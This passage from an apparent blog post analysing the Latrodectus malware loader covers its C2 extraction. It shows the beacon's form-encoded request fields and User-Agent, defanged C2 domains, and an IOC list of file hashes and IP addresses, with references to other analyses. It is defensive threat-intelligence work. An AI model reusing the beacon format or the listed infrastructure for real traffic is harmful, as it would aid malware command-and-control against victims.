


Press enter or click to view image in full size



C2 Extraction

Press enter or click to view image in full size




```
counter=0&type=1&guid=249507485CA29F24F77B0F43D7BA&os=6&arch=1&username=user&group=510584660&ver=1.1
```

Content-Type: application/x-www-form-urlencoded

Get Zyad Waleed Elzyat’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)

First Domain : hxxps[://]aytobusesre[.]com

Second Domain : hxxps[://]scifimond[.]com

username : infected user

direction : C2 Domain

mac : Mac Address

computername : host name

os : Windows Version

arch : Machine Arch Type

IOC’s

1. JS SHA-256: 4ff60df7d165862e652f73752eb98cf92202a2d748b055ff1f99d4172fa4c92f

2. MSI SHA-256 : 3a950d7e6736f17c3df90844c76d934dc66c17ec76841a4ad58de07af7955f0f

3. SHA-256 DLL Packed : aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c

4. First Domain : hxxps[://]aytobusesre[.]com

5. Second Domain : hxxps[://]scifimond[.]com

6. IP’s :

104.21.78.238

172.67.138.110

188.114.96.9

188.114.97.9

188.114.96.0

188.114.97.0

104.21.23.12

172.67.208.70

188.114.97.7

188.114.96.7

references

- [Elastic Report :(https://www.elastic.co/security-labs/spring-cleaning-with-latrodectus)
- [0x0d4y Python Script](https://0x0d4y.blog/case-study-analyzing-and-implementing-string-decryption-algorithms-latrodectus/)
- [AhmedS Kasmani Latrodectus — Malware Analysis Part 1](https://www.youtube.com/watch?v=Ji89-Urr4I0&t=1s)
- [AhmedS Kasmani Latrodectus — Malware Analysis Part 2](https://www.youtube.com/watch?v=yUYxVypfvUM&t=1123s)
